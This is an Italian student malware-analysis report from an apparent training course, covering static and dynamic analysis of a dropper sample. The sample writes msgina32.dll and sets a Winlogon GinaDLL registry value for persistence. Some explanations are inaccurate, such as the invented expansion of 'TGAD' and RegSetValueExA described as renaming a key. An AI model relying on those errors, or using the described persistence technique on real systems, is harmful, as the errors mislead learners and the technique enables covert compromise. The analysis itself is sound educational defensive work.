



# EPICODE

Anatoliy Prsyazhnyuk  
Antonio De Cesare  
Alessandro Bossi  
Rossella Amore

Claudio La Torre  
Riccardo Lupieri  
Riccardo Di Pasquale  
Pietro Laera  
Davide Bassolino




## Giorno 1:

Con riferimento al file eseguibile Malware\_Build\_Week\_U3, rispondere ai seguenti quesiti utilizzando i tool e le tecniche apprese nelle lezioni teoriche:

Nel presente report, verrà fornita un'analisi dettagliata del codice assembly del file malware dell'Unit 3. L'obiettivo principale è condurre un'analisi statica utilizzando l'ambiente di reverse engineering IDA Pro. Durante l'analisi, verranno esaminati passo dopo passo i vari passaggi eseguiti per comprendere il funzionamento del malware.

```
; int __cdecl main(int argc,const char **argv,const char *envp)
_main proc near

hModule= dword ptr -11Ch
Data= byte ptr -118h
var_8= dword ptr -8
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h
```





- Quanti parametri sono passati alla funzione Main()?

```
.text:004011D0 ; !!!!!!!!!!!!!!! S U B R O U T I N E !!!!!!!!!!!!!!!
.text:004011D0
.text:004011D0 ; Attributes: bp-based frame
.text:004011D0
.text:004011D0 ; int __cdecl main(int argc,const char **argv,const char *envp)
.text:004011D0 _main      proc near          ; CODE XREF: start+AF↓p
.text:004011D0
.text:004011D0 hModule      = dword ptr -11Ch
.text:004011D0 Data        = byte ptr -118h
.text:004011D0 var_8        = dword ptr -8
.text:004011D0 var_4        = dword ptr -4
.text:004011D0 argc         = dword ptr  8
.text:004011D0 argv         = dword ptr 0Ch
.text:004011D0 envp         = dword ptr 10h
```

La riga di codice definisce la funzione **main** come punto di ingresso del programma assembly. La funzione main accetta tre parametri: **argc**, **argv**, e **envp**, che verranno utilizzati per gestire gli argomenti passati al programma e le variabili di ambiente durante l'esecuzione.

- Quante variabili sono dichiarate all'interno della funzione Main()?

```
.text:004011D0 ; !!!!!!!!!!!!!!! S U B R O U T I N E !!!!!!!!!!!!!!!
.text:004011D0
.text:004011D0 ; Attributes: bp-based frame
.text:004011D0
.text:004011D0 ; int __cdecl main(int argc,const char **argv,const char *envp)
.text:004011D0 _main      proc near          ; CODE XREF: start+AF↓p
.text:004011D0
.text:004011D0 hModule      = dword ptr -11Ch
.text:004011D0 Data        = byte ptr -118h
.text:004011D0 var_8        = dword ptr -8
.text:004011D0 var_4        = dword ptr -4
.text:004011D0 argc         = dword ptr  8
.text:004011D0 argv         = dword ptr 0Ch
.text:004011D0 envp         = dword ptr 10h
```

- Nella funzione "**main**" vengono dichiarate **quattro variabili locali**.
- hModule**: Variabile locale di tipo dword (32 bit) che viene dichiarata all'indirizzo di memoria -11Ch rispetto all'EBP (Extended Base Pointer).
  - Data**: Variabile locale di tipo byte (8 bit) che viene dichiarata a indirizzo di memoria -118h rispetto all'EBP.
  - var\_8**: Variabile locale di tipo dword (32 bit) che viene dichiarata a indirizzo di memoria -8 rispetto all'EBP.
  - var\_4**: Variabile locale di tipo dword (32 bit) che viene dichiarata a indirizzo di memoria -4 rispetto all'EBP.

- Quali sezioni sono presenti all'interno del file eseguibile? Descrivete brevemente almeno 2 di quelle identificate



Malware_Build_Week_U3.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations ...	Linenumber...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00005646	00001000	00006000	00001000	00000000	00000000	0000	0000	60000020
.rdata	000009AE	00007000	00001000	00007000	00000000	00000000	0000	0000	40000040
.data	00003EA8	00008000	00003000	00008000	00000000	00000000	0000	0000	C0000040
.rsrc	00001A70	0000C000	00002000	0000B000	00000000	00000000	0000	0000	40000040

**.text**



Contiene il codice eseguibile del malware, comprese le istruzioni e le costanti utilizzate. Qui si trova la logica principale del malware.

**.data**



Contiene i dati inizializzati durante l'esecuzione del malware, come **variabili globali** o costanti utilizzate per conservare informazioni durante l'esecuzione.

**.rdata**



Contiene **dati di sola lettura (read-only)**, come costanti o stringhe di testo che non possono essere modificati durante l'esecuzione del malware.

**.rsrc**



Contiene le **risorse del malware**, come immagini, icone o suoni, che vengono utilizzate per scopi grafici o comunicativi all'interno del malware.



- Quali librerie importa il Malware? Per ognuna delle librerie importate, fate delle ipotesi sulla base della sola analisi statica delle funzionalità che il Malware potrebbe implementare. Utilizzate le funzioni che sono richiamate all'interno delle librerie per supportare le vostre ipotesi.

Malware_Build_Week_U3.exe						
Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	51	00007534	00000000	00000000	0000769E	0000700C
ADVAPI32.dll	2	00007528	00000000	00000000	000076D0	00007000

Alcune funzioni possibilmente utilizzabili a scopo malevolo:

**LoadResource:** Carica una risorsa da un modulo. Potrebbe essere utilizzata per eseguire un attacco di tipo DLL, iniettando codice malevolo all'interno di un processo esistente.

**VirtualAlloc:** Alloca memoria virtuale all'interno di un processo. Potrebbe essere utilizzata per eseguire un attacco di tipo buffer overflow, sovrascrivendo aree di memoria adiacenti con codice malevolo.

**GetCommandLineA:** Restituisce la riga di comando del processo corrente. Potrebbe essere utilizzata per ottenere informazioni sensibili sui parametri passati al processo, come password o altre informazioni riservate.

**WriteFile:** Scrive dei dati in un file. Potrebbe essere utilizzata per sovrascrivere file importanti con dati dannosi o indesiderati, compromettendo l'integrità dei file o il funzionamento del sistema.

**FindResourceA:** Cerca risorse in un modulo. Potrebbe essere utilizzata per individuare risorse malevole all'interno di un modulo, ad esempio un file eseguibile o una libreria, e caricarle o modificarle a fini dannosi.

**LockResource:** Blocca una risorsa in memoria. Potrebbe essere utilizzata per bloccare una risorsa in memoria e manipolarla in modo malevolo, come sovrascrivere i dati di una risorsa con codice dannoso o alterarne il contenuto per scopi dannosi.

**SizeofResource:** Restituisce la dimensione di una risorsa. Potrebbe essere utilizzata per determinare la dimensione di una risorsa malevola, ad esempio un file o un oggetto, al fine di sfruttare limiti di buffer o violazioni di sicurezza nel sistema.

**RegSetValueExA:** Imposta il valore di una voce nel registro. Potrebbe essere utilizzata per modificare o creare voci nel registro per scopi malevoli, come l'installazione di un malware, la modifica delle impostazioni di sicurezza o il disabilitamento delle funzionalità di sicurezza.

**RegCreateKeyExA:** Crea o apre una chiave nel registro. Potrebbe essere utilizzata per creare nuove chiavi nel registro o aprire chiavi esistenti per scopi malevoli, come l'installazione di un malware o l'inserimento di impostazioni malevole all'interno del registro. Potrebbe anche essere utilizzata per bypassare le restrizioni di sicurezza e ottenere privilegi elevati nel sistema.

## Librerie:

**Kernel32.dll:** Libreria che fornisce funzioni per interagire con il sistema operativo. Il malware potrebbe utilizzarla per creare o modificare file, creare o terminare processi, gestire la memoria, modificare le chiavi di registro e chiamare altre API di Windows.

**Advapi32.dll:** Libreria che fornisce funzioni relative alla sicurezza, gestione di servizi e manipolazione delle chiavi di registro. Il malware potrebbe usarla per creare o modificare chiavi di registro, criptare dati, modificare autorizzazioni ai file o processi e manipolare i servizi di sistema.



- Quali librerie importa il Malware? Per ognuna delle librerie importate, fate delle ipotesi sulla base della sola analisi statica delle funzionalità che il Malware potrebbe implementare. Utilizzate le funzioni che sono richiamate all'interno delle librerie per supportare le vostre ipotesi.

Malware_Build_Week_U3.exe						
Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	51	00007534	00000000	00000000	0000769E	0000700C
ADVAPI32.dll	2	00007528	00000000	00000000	000076D0	00007000

Date le librerie importate e le funzioni, è molto probabile che il malware sia di tipo **DROPPER**, date funzioni come **FindResource**, **LoadResource**, **LockResource** e la mancanza di funzioni che creino una connessione a internet. Funzioni come **CreateFile**, **WriteFile** e **ReadFile** lasciano ipotizzare che il malware non esegua immediatamente il malware droppato, ma che lo salvi sul disco tramite creazione di un file.

Il malware importa anche **LoadLibrary** e **GetProcAddress**, il che suggerisce che utilizzi altre librerie importate in runtime, non visualizzabili con analisi statica basica.

Le funzioni importate da **Advapi32**, inoltre, lasciano ipotizzare che il malware tenti di ottenere permanenza sul sistema aggiungendo e modificando chiavi di registro.



Address	Ordinal	Name	Library
00407000		RegSetValueExA	ADVAPI32
00407004		RegCreateKeyExA	ADVAPI32

## Librerie:

**Kernel32.dll:** Libreria che fornisce funzioni per interagire con il sistema operativo. Il malware potrebbe utilizzarla per creare o modificare file, creare o terminare processi, gestire la memoria, modificare le chiavi di registro e chiamare altre API di Windows.

**Advapi32.dll:** Libreria che fornisce funzioni relative alla sicurezza, gestione di servizi e manipolazione delle chiavi di registro. Il malware potrebbe usarla per creare o modificare chiavi di registro, criptare dati, modificare autorizzazioni ai file o processi e manipolare i servizi di sistema.

□ Lo scopo della funzione chiamata alla locazione di memoria 00401021

```
.text:00401021      call    ds:RegCreateKeyExA
.text:00401027      test    eax, eax
.text:00401029      jz      short loc_401032
.text:0040102B      mov     eax, 1
.text:00401030      jmp     short loc_40107B
```

La riga di codice evidenziata esegue una chiamata alla funzione “RegCreateKeyExA” della libreria Windows ADVAPI32.dll, utilizzando l’istruzione “call”. Questa funzione è impiegata per creare o aprire una chiave nel registro di sistema di Windows, consentendo l’accesso e la modifica delle informazioni di configurazione e impostazioni del sistema e delle applicazioni.

□ Come vengono passati i parametri alla funzione alla locazione 00401021;



Per passare i parametri alla funzione, viene utilizzato lo **stack**, che è una struttura dati **LIFO (last-in, first-out)**. Nello stack, vengono riservati spazi per i parametri della funzione. La funzione chiamata può quindi accedere ai parametri utilizzando gli offset relativi rispetto al puntatore dello stack, utilizzando i registri di base come l’ESP (Stack Pointer) o l’EBP (Extended Base Pointer) per calcolare gli indirizzi di memoria dei parametri.



```
.text:00401009      push    eax                ; phkResult
.text:0040100A      push    0                 ; lpSecurityAttributes
.text:0040100C      push    0F003Fh           ; samDesired
.text:00401011      push    0                 ; dwOptions
.text:00401013      push    0                 ; lpClass
.text:00401015      push    0                 ; Reserved
.text:00401017      push    offset SubKey      ; "SOFTWARE\\Microsoft\\Windows NT\\CurrentVe"...
.text:0040101C      push    80000002h          ; hKey
.text:00401021      call    ds:RegCreateKeyExA
```





□ Che oggetto rappresenta il parametro alla locazione **00401017**

```
.text:00401015      push     0                ; Reserved
.text:00401017      push     offset SubKey    ; "SOFTWARE\\Microsoft\\Windows NT\\CurrentVe"...
.text:0040101C      push     80000002h        ; hKey
.text:00401021      call    ds:RegCreateKey; char SubKey[]
.text:00401027      test    eax, eax         SubKey      db 'SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon',0
.text:00401029      jz      short loc_401032 ; DATA XREF: sub_401000+17↑o
```

L'oggetto alla locazione di memoria **00401017** è la chiave di registro, utilizzata per ottenere la persistenza.


Questa determinata chiave ha come percorso "Software\\Microsoft\\Windows NT\\CurrentVersion\\WinLogon".

□ Il significato delle istruzioni comprese tra gli indirizzi **00401027** e **00401029**.

```
.text:00401027      test     eax, eax
.text:00401029      jz      short loc_401032
.text:0040102B      mov     eax, 1
.text:00401030      jmp     short loc_40107B
```

Nella prima stringa il codice confronta il registro **eax** con se stesso utilizzando un'operazione di **AND** L'obiettivo di questa istruzione è controllare se il valore di **eax** è zero o meno.

La seconda stringa è **un'istruzione di salto condizionale**. Se l'istruzione precedente ha impostato il registro **eax** a zero, allora il salto viene eseguito, portando l'esecuzione a **loc\_401032**



```
test    eax, eax
jz      short loc_401032
```

La prima parte di codice verifica se il valore di `eax` è uguale a zero. Se la condizione è soddisfatta, viene eseguito il codice specificato.

Nella seconda parte il codice controlla il valore di `eax` e utilizza le istruzioni `if` per dirigere il flusso di esecuzione del programma in base alla condizione specificata.

Dall'indirizzo 27 a 29:

```
#include <stdio.h>
```

```
int main() {
    int eax = 0;

    if (eax == 0) {
        goto loc_401032;
    }
}
```

```
loc_401032:
    // Codice da eseguire se eax è uguale a zero

    return 0;
}
```

```
test    eax, eax
jz      short loc_401032
mov     eax, 1
jmp     short loc_40107B
```

Dall'indirizzo 27 a 30:

```
int main() {
    int eax = 0;

    // Contollo se eax è uguale a zero
    if (eax == 0) {
        // Salto a loc_401032 se la condizione è verificata
        goto loc_401032;
    }
}
```

```
// Assegno il valore 1 a eax
eax = 1;
```

```
// Salto a loc_40107B
goto loc_40107B;
```

```
loc_401032:
    // Codice da eseguire se eax è uguale a zero
```

```
loc_40107B:
    // Codice da eseguire dopo il salto a loc_40107B

    return 0;
}
```





□ Valutate ora la chiamata alla locazione **00401047**, qual è il valore del parametro «ValueName»?

```
.text:0040103E  
.text:00401043  
.text:00401046  
.text:00401047
```

```
push offset ValueName ; "GinaDLL"  
mov  eax, [ebp+hObject]  
push eax ; hKey  
call ds:RegSetValueExA
```

Nella chiamata alla locazione **00401047**, il valore del parametro **ValueName** corrisponde al valore contenuto all'indirizzo di memoria specificato da [offset ValueName], che in questo caso è “GinaDLL”.

Nel complesso delle due funzionalità appena viste, spiegate quale funzionalità sta implementando il Malware in questa sezione.

```
push offset SubKey ; "SOFTWARE\\Microsoft\\Windows NT\\CurrentVe"...  
push 80000002h ; hKey  
call ds:RegCreateKeyExA  
test  eax, eax  
jz     short loc_401032  
mov    eax, 1  
jmp    short loc_40107B
```

```
-----  
; CODE XREF: sub_401000+29↑j  
mov    ecx, [ebp+cbData]  
push   ecx ; cbData  
mov    edx, [ebp+lpData]  
push   edx ; lpData  
push   1 ; dwType  
push   0 ; Reserved  
push   offset ValueName ; "GinaDLL"  
mov    eax, [ebp+hObject]  
push   eax ; hKey  
call   ds:RegSetValueExA
```

Nella prima funzionalità implementata, il malware crea una sottochiave di registro al path "Software\Microsoft\Windows NT\CurrentVersion\Winlogon" con la funzione **RegCreateKeyExA**, tramite l'istruzione **push** che inserisce l'offset SubKey nello stack.

Nella seconda funzionalità, chiamata **RegSetValueExA**, il malware rinomina la sottochiave in "GinaDLL", probabilmente per camuffarsi da normale file di sistema nel registro e ottenere la persistenza, pushando l'offset **ValueName** nello stack.

In entrambi i casi, gli handle di registro (**hKey**) sono pushati sullo stack per identificare e accedere al registro di sistema.



# EPICODE

Anatoliy Prisyazhnyuk  
Antonio De Cesare  
Alessandro Bossi  
Rossella Amore

Claudio La Torre  
Riccardo Lupieri  
Riccardo Di Pasquale  
Pietro Laera  
Davide Bassolino



## Giorno 2:

Riprendete l'analisi del codice, analizzando le routine tra le locazioni di memoria **00401080** e **00401128**:

- Qual è il valore del parametro «ResourceName» passato alla funzione FindResourceA();

```
.text:00401088 ; -----  
.text:00401088  
.text:00401088 loc_401088: ; CODE XREF: sub_401080+2F↑j  
.text:00401088      mov     eax, lpType      ; lpType  
.text:00401088      push    eax              ; lpType  
.text:00401088      mov     ecx, lpName  
.text:0040108E      push    ecx              ; lpName  
.text:004010C4      mov     edx, [ebp+hModule] ;  
.text:004010C5      push    edx              ; hMod; LPCSTR lpName  
.text:004010C8      call     ds:FindResourceA  ; lpName dd offset aTgad ; DATA XREF: sub_401080+3E↑r  
.text:004010C9      ;  
.text:004010CF      mov     [ebp+hResInfo], eax  
.text:004010D2      cmp     [ebp+hResInfo], 0  
.text:004010D6      jnz     short loc_4010DF  
.text:004010D8      xor     eax, eax  
.text:004010DA      jmp     loc_4011BF
```

"lpName" rappresenta l'identificatore della risorsa **ResourceName**. In questo caso il suo valore è "**TGAD**".

"**DATA XREF**" è una notazione che mostra quale indirizzo di memoria ha usato questo parametro, nel nostro caso una subroutine all'indirizzo **401080**, con **3E** che indica uno spostamento dopo l'indirizzo che corrisponde a quell'esadecimale (in bytes), mentre i simboli "**↑r**" indicano un riferimento non assoluto all'etichetta **sub\_401080**.



- Il susseguirsi delle chiamate di funzione che effettua il Malware in questa sezione di codice l'abbiamo visto durante le lezioni teoriche. Che funzionalità sta implementando il Malware?

**call ds:FindResourceA**

**FindResourceA:** cerca una risorsa specifica all'interno di un modulo o di un file eseguibile

**call ds:LoadResource**

**LoadResource:** utilizzata per caricare una risorsa specifica identificata dall'handle del modulo e dall'handle della risorsa restituiti dalla funzione FindResourceA

**call ds:LockResource**

**LockResource:** utilizzata per ottenere un puntatore ai dati di una risorsa caricata in memoria mediante la funzione LoadResource

**call ds:SizeofResource**

**SizeofResource:** utilizzata per ottenere la dimensione, in byte, di una risorsa specifica all'interno di un modulo o di un file eseguibile.

Le seguenti **APIs** permettono di localizzare il malware e caricarlo in memoria per l'esecuzione. Da questa analisi possiamo presumere che sia un **Dropper** ovvero un malware che ha come scopo quello di installare altri tipi di malware, estraendoli dal proprio codice.

Una volta estratto il dropper generalmente propone 2 variabili ovvero:

- 1) Creazione di un processo dove utilizzerà le Apis precedentemente descritte
- 2) Salvataggio del malware per un utilizzo futuro. In questo caso utilizzerà **Createfile** e **WriteFile** presi dalla libreria **Kernel32.dll**

- È possibile identificare questa funzionalità utilizzando l'analisi statica basica?

Sì, perché andando ad utilizzare **CFF Explorer** è possibile identificare le librerie e le funzioni da esse importate, andando ad analizzare con più attenzione la **Resource Directory** riusciamo a vedere in elenco la risorsa richiamata dalla funzione **FindResourceA()** la prima presente nella sezione di codice analizzata.



- In caso di risposta affermativa, elencare le evidenze a supporto.

Malware_Build_Week_U3.exe						
Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0000769E	N/A	000074EC	000074F0	000074F4	000074F8	000074FC
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	51	00007534	00000000	00000000	0000769E	0000700C
ADVAPI32.dll	2	00007528	00000000	00000000	000076D0	00007000
OFTs	FTs (IAT)	Hint	Name			
Dword	Dword	Word	szAnsi			
00007632	00007632	0295	SizeOfResource			
00007644	00007644	01D5	LockResource			
00007654	00007654	01C7	LoadResource			
00007622	00007622	02BB	VirtualAlloc			
00007674	00007674	0124	GetModuleFileNameA			
0000768A	0000768A	0126	GetModuleHandleA			
00007612	00007612	00B6	FreeResource			
00007664	00007664	00A3	FindResourceA			

Chiamate alle funzioni: **"SizeOfResource"**, **"LockResource"**, **"LoadResource"**, e **"FindResourceA"** suggeriscono l'interazione con le **API** di gestione delle risorse di Windows.

Riferimento a "KERNEL32.dll": Indica l'uso di funzioni essenziali per l'accesso alle risorse del sistema operativo Windows.


Stringa **"Resource Directory Entry 1, Name: TGAD"**: (Trusted Group Access Directory) È una directory service che consente agli utenti di accedere in modo sicuro alle risorse di rete. Utilizza un modello di autorizzazione basato su gruppi, che consente agli amministratori di assegnare facilmente i privilegi agli utenti.

Se queste chiamate e riferimenti sono all'interno di una parte del codice che gestisce risorse grafiche o file di risorse, suggerisce l'uso di risorse di sistema o incorporate nel file eseguibile stesso.

Resource Directory



Entrambe le funzionalità principali del Malware viste finora sono richiamate all'interno della funzione Main(). Disegnare un diagramma di flusso (inserite all'interno dei box solo le informazioni circa le funzionalità principali) che comprenda le 3 funzioni.



**RegCreateKeyExA:** Crea o apre una chiave nel registro di sistema di Windows.


**RegSetValueExA:** Imposta il valore di una voce nel registro di sistema.

**CloseHandle:** Questa funzione viene utilizzata per chiudere un handle di un oggetto aperto precedentemente. Gli handle vengono utilizzati per fare riferimento a risorse di sistema come file, porte, processi, ecc. Chiudere un handle indica che non è più necessario utilizzare quella risorsa.






### Giorno 3:

Preparate l'ambiente ed i tool per l'esecuzione del Malware (suggerimento: avviate principalmente Process Monitor ed assicurate di eliminare ogni filtro cliccando sul tasto «reset» quando richiesto in fase di avvio). Eseguite il Malware, facendo doppio click sull'icona dell'eseguibile







Per condurre l'analisi del malware del giorno 3, è essenziale preparare **un ambiente isolato dedicato all'analisi dinamica**. Creiamo un'istantanea della macchina virtuale. Successivamente, utilizziamo il software "Regshot" per acquisire **uno snapshot delle chiavi di registro**. Una volta completata questa fase preliminare, procediamo **all'esecuzione del malware**. Dopo aver eseguito il malware, acquisiamo un altro snapshot per identificare e visualizzare i cambiamenti effettuati nel registro di sistema dopo l'avvio del malware.





Preparate l'ambiente ed i tool per l'esecuzione del Malware (suggerimento: avviate principalmente Process Monitor ed assicurate di eliminare ogni filtro cliccando sul tasto «reset» quando richiesto in fase di avvio). Eseguite il Malware, facendo doppio click sull'icona dell'eseguibile




Tramite tool **Regshot** facciamo una scansione prima e dopo l'avvio del malware notando in seguito che viene creata una **chiave di registro HKLM** (Local Machine) dove sono contenuti i record e le configurazioni della macchina e vengono modificate **3 chiavi HKU**.

In seguito analizziamo i risultati di Process Monitor **filtrando** il risultato con il nome del malware in questione



- Cosa notate all'interno della cartella dove è situato l'eseguibile del Malware? Spiegate cosa è avvenuto, unendo le evidenze che avete raccolto finora per rispondere alla domanda



Process Monitor			
1020	CreateFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3\msgina32.dll	SUCCESS
1020	CreateFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3	SUCCESS
1020	CloseFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3	SUCCESS
1020	WriteFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3\msgina32.dll	SUCCESS
1020	WriteFile	C:\Documents and Settings\Administrator\Desktop\Build_Week_Unit_3\msgina32.dll	SUCCESS


Tramite **Procmon** verifichiamo che l'eseguibile ha creato all'interno della cartella vari file tra cui **msgina32.dll**.

